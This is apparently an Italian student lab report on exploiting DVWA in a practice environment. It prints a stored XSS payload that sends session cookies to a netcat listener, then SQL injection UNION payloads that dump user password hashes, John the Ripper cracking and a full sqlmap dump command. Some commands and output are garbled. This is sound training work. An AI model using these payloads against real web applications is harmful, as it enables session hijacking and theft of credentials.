

# S06 L05

# REPORT

COMPANY PROJECT

DATE :  
05/07/2024

Noemi de Martino



# Table Of Content

- 03 Introduzione
- 04 XSS Stored Injection
- 07 SQL Injection Blind
- 11 Differenza fra XSS Stored & SQL Injection
- 12 Conclusione

# Introduzione

La traccia del progetto richiede di sfruttare alcune vulnerabilità specifiche presenti nell'applicazione DVWA (Damn Vulnerable Web Application) in esecuzione sulla macchina Metasploitable.

La sicurezza deve essere impostata su LOW.

Gli obietti principali dell'esercizio sono:

1. XSS Stored: Utilizzare questa vulnerabilità per recuperare i cookie di sessione delle vittime e inviarli a un server controllato dall'attaccante.
2. SQL Injection: Sfruttare questa vulnerabilità per accedere e recuperare le password degli utenti dal database dell'applicazione.
3. SQL Injection Blind (facoltativo): Questo attacco coinvolge l'uso di tecniche di iniezione SQL che non restituiscono dati diretti.

# XSS Stored Injection

È stato condotto un attacco di tipo XSS Stored utilizzando l'applicazione DVWA (Damn Vulnerable Web Application) configurata sulla macchina Metasploitable con il livello di sicurezza impostato su LOW.

## Analisi del Form di Input

Inizialmente, durante l'esplorazione della sezione XSS Stored di DVWA, è stato esaminato il campo di input per i messaggi utilizzando l'opzione "Ispeziona elemento" nel menù contestuale del click destro. È stato osservato che l'attributo 'length' del campo di input era impostato su 50

```
> <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
    </td>
  </tr>
<tr>[...]</tr>
```

## Modifica del limite di caratteri

Per permettere l'inserimento di uno script più lungo, l'attributo 'length' è stato modificato da 50 a 200, consentendo così di scrivere un comando più esteso per l'injection

```
> <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
    </td>
  </tr>
```

# XSS Stored Injection


## Preparazione all'intercezione

Prima dell'injection, è stato avviato un terminale su Kali con il comando ‘nc -lvpn 12345’ per ascoltare sulla porta 12345, confermando tramite ‘nmap’ che la porta fosse aperta e pronta a ricevere dati.

```
(kali㉿kali)-[~]
└─$ nmap localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 11:44 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00025s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
12345/tcp open  netbus
(kali㉿kali)-[~]
└─$ nc -lvpn 12345
listening on [any] 12345 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53648
```

## Esecuzione

Dopo aver verificato la configurazione, è stato inserito il comando XSS nel campo di input modificato e inviato tramite il pulsante ‘submit’. Dal terminale con Netcat attivo, è stato catturato il cookie di sessione, fondamentale per le fasi successive dell'attacco.



The screenshot shows a guestbook form with two fields: 'Name \*' and 'Message \*'. The 'Name' field contains 'Pallino'. The 'Message' field contains the following XSS payload:

```
<script>window.location="http://127.0.0.1:12345/intex.html?param1="+document.cookie</script>
```

Below the form is a terminal window showing the Netcat listener capturing the request. The terminal output is as follows:

```
(kali㉿kali)-[~]
└─$ nc -lvpn 12345
listening on [any] 12345 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53648
GET /intex.html?param1=security=low;%20PHPSESSID=2edfa64521fc9f5cdf85cfc414be45 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

# XSS Stored Injection


## Utilizzo del Cookie con Burp Suite

Utilizzando Burp Suite, è stato dimostrato come il cookie di sessione potesse essere impiegato per accedere direttamente all'applicazione, bypassando le fasi di login e autenticazione, simulando così un accesso non autorizzato.

```

1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/121.0.6167.85 Safari/537.36
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
   g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=96ed2a48070f8ac4479d251f2e189c85
10 Connection: close
11
12

```



# SQL blind Injection

Durante una sessione sulla sicurezza informatica, è stato condotto un esercizio di SQL Injection Blind sull'applicazione DVWA sulla piattaforma Metasploitable con livello impostato su LOW

## Test di Vulnerabilità e Interrogazione del Database

Inizialmente, è stata testata la vulnerabilità con il comando '1' or '1'='1'. Confermata la vulnerabilità, è stato inviato il comando 'UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = 'database'' per ottenere i nomi delle tabelle del database.

The screenshot shows two consecutive DVWA SQL Injection (Blind) pages. The first page has a User ID field containing 'ID: 1' or '1' = '1' and a Submit button. Below the form, the response shows four rows of data extracted from the 'users' table:

ID	First name	Surname
ID: 1' or '1' = '1	Gordon	Brown
ID: 1' or '1' = '1	Hack	Me
ID: 1' or '1' = '1	Pablo	Picasso
ID: 1' or '1' = '1	Bob	Smith

The second page has a User ID field containing 'ID: 'UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema=database()#' and a Submit button. Below the form, the response shows the same four rows of data extracted from the 'users' table:

ID	First name	Surname
ID: 'UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#	guestbook	
ID: 'UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#	users	
ID: 'UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#		

## Estrazione delle colonne:

Una volta individuato il nome delle tabelle, è stata eseguita una query per identificare le colonne:

```
' UNION SELECT column_name, null
FROM information_schema.columns
WHERE table_name = 
'nome_tabella'#
```

The screenshot shows a DVWA SQL Injection page with a User ID field containing 'ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#' and a Submit button. Below the form, the response shows the columns of the 'users' table:

Column Name
user_id
first_name
last_name
user
password
avatar

# SQL blind Injection

## Estrazione dei Dati Sensibili:

Utilizzando i nomi delle colonne trovate, è stata eseguita una query per estrarre i dati sensibili:

```
' UNION SELECT user, password FROM users#
```

The screenshot shows the DVWA SQL Injection (Blind) module. On the left is a sidebar with various exploit categories. The 'SQL Injection' category is highlighted in green. The main area is titled 'Vulnerability: SQL Injection' and contains a form for entering a 'User ID'. Below the form, several successful queries are listed, each showing extracted data (First name and Surname) in red. The queries are identical, using the盲 injection technique.

ID:	First name	Surname
' UNION SELECT user, password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99
' UNION SELECT user, password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03
' UNION SELECT user, password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b
' UNION SELECT user, password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
' UNION SELECT user, password FROM users#	smithy	5f4dcc3b5aa765d61d8327deb882cf99

## Decifrazione delle password:

Le password hashate trovate, sono state salvate in un file di testo passwords.txt; Utilizzando John The Ripper, le password sono state decifrate con il comando:

```
john --show --format=raw-md5 passwords.txt
```

Jhon the Ripper è particolarmente efficace nel decifrare password criptate, e permette di verificare anche la sicurezza delle password utilizzate nel sistema.

The terminal window shows the command \$ john --show --format=raw-md5 passwords.txt being run. The output lists five cracked password hashes, each preceded by a question mark and a colon. At the bottom, it indicates 5 password hashes cracked, 0 left.

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 passwords.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

# SQL blind Injection

## Security Level: Medium

A livello medium, il codice SQL potrebbe essere parzialmente protetto, ma non completamente immune agli attacchi. Le query possono ancora essere manipolate utilizzando payload più complessi. In questo caso si è usato

```
1 or 1= UNION SELECT user, password FROM users#
```

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Gordon  
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Hack  
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Pablo  
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Bob  
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# SQL blind Injection

## Verifica con SQLMAP

Per verificare la riuscita dell'SQL blind injection si è utilizzato sqlmap con il comando:

```
sudo sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=cookiecopiato"; security=low" --level=5 --risk=3 --batch --random-agent --tamper=space2comment,between --technique=BT --dump
```

Il comando può essere utilizzato anche per il livello **medium** e **high** di sicurezza.

```
(kali㉿kali)-[~]
$ sudo sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=4ebbf96f260f2c32ae5ce4fa996350a; security=high" --level=5 --risk=3 --batch --random-agent --tamper=space2comment,between --technique=BT --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:17:56 /2024-07-05/

[14:17:56] [INFO] loading tamper module 'space2comment'
[14:17:56] [INFO] loading tamper module 'between'
[!] Warning: you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[14:17:56] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; en-IL) AppleWebKit/528.16 (KHTML, like Gecko) Version/4.0 Safari/528.16' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[14:17:56] [INFO] resuming back-end DBMS 'mysql'
[14:17:56] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.101/dvwa/Login.php'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)

[14:17:56] [INFO] resumed= 0d107d09f5bbe40cade3de5c71e9e9b7
[14:17:56] [INFO] resumed= 4
[14:17:56] [INFO] resumed= smithy
[14:17:56] [INFO] resumed= http://192.168.50.101/dvwa/hackable/users/smithy.jpg
[14:17:56] [INFO] resumed= Bob
[14:17:56] [INFO] resumed= Smith
[14:17:56] [INFO] resumed= 5f4dcc3b5aa765d61d8327deb882cf99
[14:17:56] [INFO] resumed= 5
[14:17:56] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:17:56] [INFO] using hash method 'md5-generic_passwd'
[14:17:56] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[14:17:56] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[14:17:56] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[14:17:56] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar | password |
|-----+-----+-----+-----+
| 3      | Me    | Hack   |          |
|       | last_name | first_name |          |
+-----+-----+-----+-----+
| 1      | admin  | admin   |          |
|       | admin |          |
| 2      | gordonb | Gordon  |          |
|       | pablo  | Pablo   |          |
| 4      | Picasso | Pablo   |          |
|       | smithy | Smithy  |          |
| 5      | Smithy | Bob     |          |
+-----+-----+-----+-----+
[14:17:56] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[14:17:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.50.101'
```

# Differenza fra XSS e SQL blind

## XSS (Cross-Site Scripting)

### 1 OBIETTIVO

Esecuzione di script nel contesto di una pagina web

### 2 AMBITO DI ATTACCO

Browser web

### 3 TIPOLOGIA DI DATI

JavaScript o HTML

### 4 SCOPO

Rubare informazioni come cookie di sessione, manipolare l'interfaccia utente...

### 5 MECCANISMO

Iniezione di codice malevolo in un campo input vulnerabile.

### 6 RISULTATO

Codice eseguito nel browser dell'utente che visualizza la pagina.

## SQL Blind Injection

### 1 OBIETTIVO

Esecuzione di comandi SQL sul database.

### 2 AMBITO DI ATTACCO

Server/database.

### 3 TIPOLOGIA DI DATI

Query SQL.

### 4 SCOPO

Estrarre informazioni sensibili dal database, alterare dati, ecc.

### 5 MECCANISMO

Iniezione di comandi SQL attraverso input non sanitizzati

### 6 RISULTATO

Dati estratti senza che i risultati della query siano visibili direttamente all'attaccante

## DIFFERENZE CHIAVE

- Contesto di esecuzione:** XSS agisce sul lato client (browser), mentre SQL Blind Injection agisce sul lato server (database).
- Tipo di vulnerabilità:** XSS sfrutta vulnerabilità nella gestione degli input su pagine web, mentre SQL Blind Injection sfrutta vulnerabilità nei comandi SQL inviati al database.
- Visibilità dei risultati:** In XSS, i risultati sono visibili direttamente all'attaccante attraverso l'interfaccia web, mentre in SQL Blind Injection, l'attaccante non vede direttamente i risultati delle query.
- Impatti principali:** XSS può portare a furti di sessioni e manipolazione dell'interfaccia utente, mentre SQL Blind Injection può portare a accesso non autorizzato ai dati e potenzialmente al controllo totale del database.

# Conclusione

Il progetto ha messo in luce l'importanza critica della sicurezza nelle applicazioni web, concentrandosi su vulnerabilità prevalenti come XSS Stored e SQL Injection Blind. Attraverso esercizi pratici, è stato possibile comprendere a fondo le tecniche utilizzate dagli attaccanti per sfruttare queste falle, evidenziando come queste possano compromettere gravemente la sicurezza dei dati.

**XSS Stored:** Questo tipo di attacco ha dimostrato come uno script malevolo possa essere iniettato in un campo di input vulnerabile, permettendo di catturare informazioni sensibili come i cookie di sessione. La capacità di eseguire codice arbitrario nel contesto del browser dell'utente sottolinea la necessità di una robusta validazione e sanificazione degli input utente. Senza tali misure, gli attaccanti possono facilmente sfruttare queste vulnerabilità per rubare informazioni, alterare il contenuto della pagina web e compromettere ulteriormente il sistema.

**SQL Injection Blind:** L'esercizio di SQL Injection Blind ha illustrato come sia possibile ottenere informazioni sensibili dal database senza ricevere direttamente i risultati delle query. Questo tipo di attacco è particolarmente insidioso perché può passare inosservato, dato che non genera feedback esplicativi dall'applicazione. La vulnerabilità evidenziata sottolinea l'importanza di implementare query preparate e altre tecniche di mitigazione, come l'uso di parametri bind, per prevenire l'esecuzione di comandi SQL malevoli.

Questi esercizi hanno rafforzato la comprensione delle misure preventive necessarie per mitigare tali rischi. La sanificazione degli input e l'uso di query preparate sono fondamentali per ridurre la superficie di attacco. Inoltre, una regolare verifica delle vulnerabilità e l'adozione di una mentalità proattiva nella sicurezza possono contribuire significativamente alla protezione delle applicazioni web.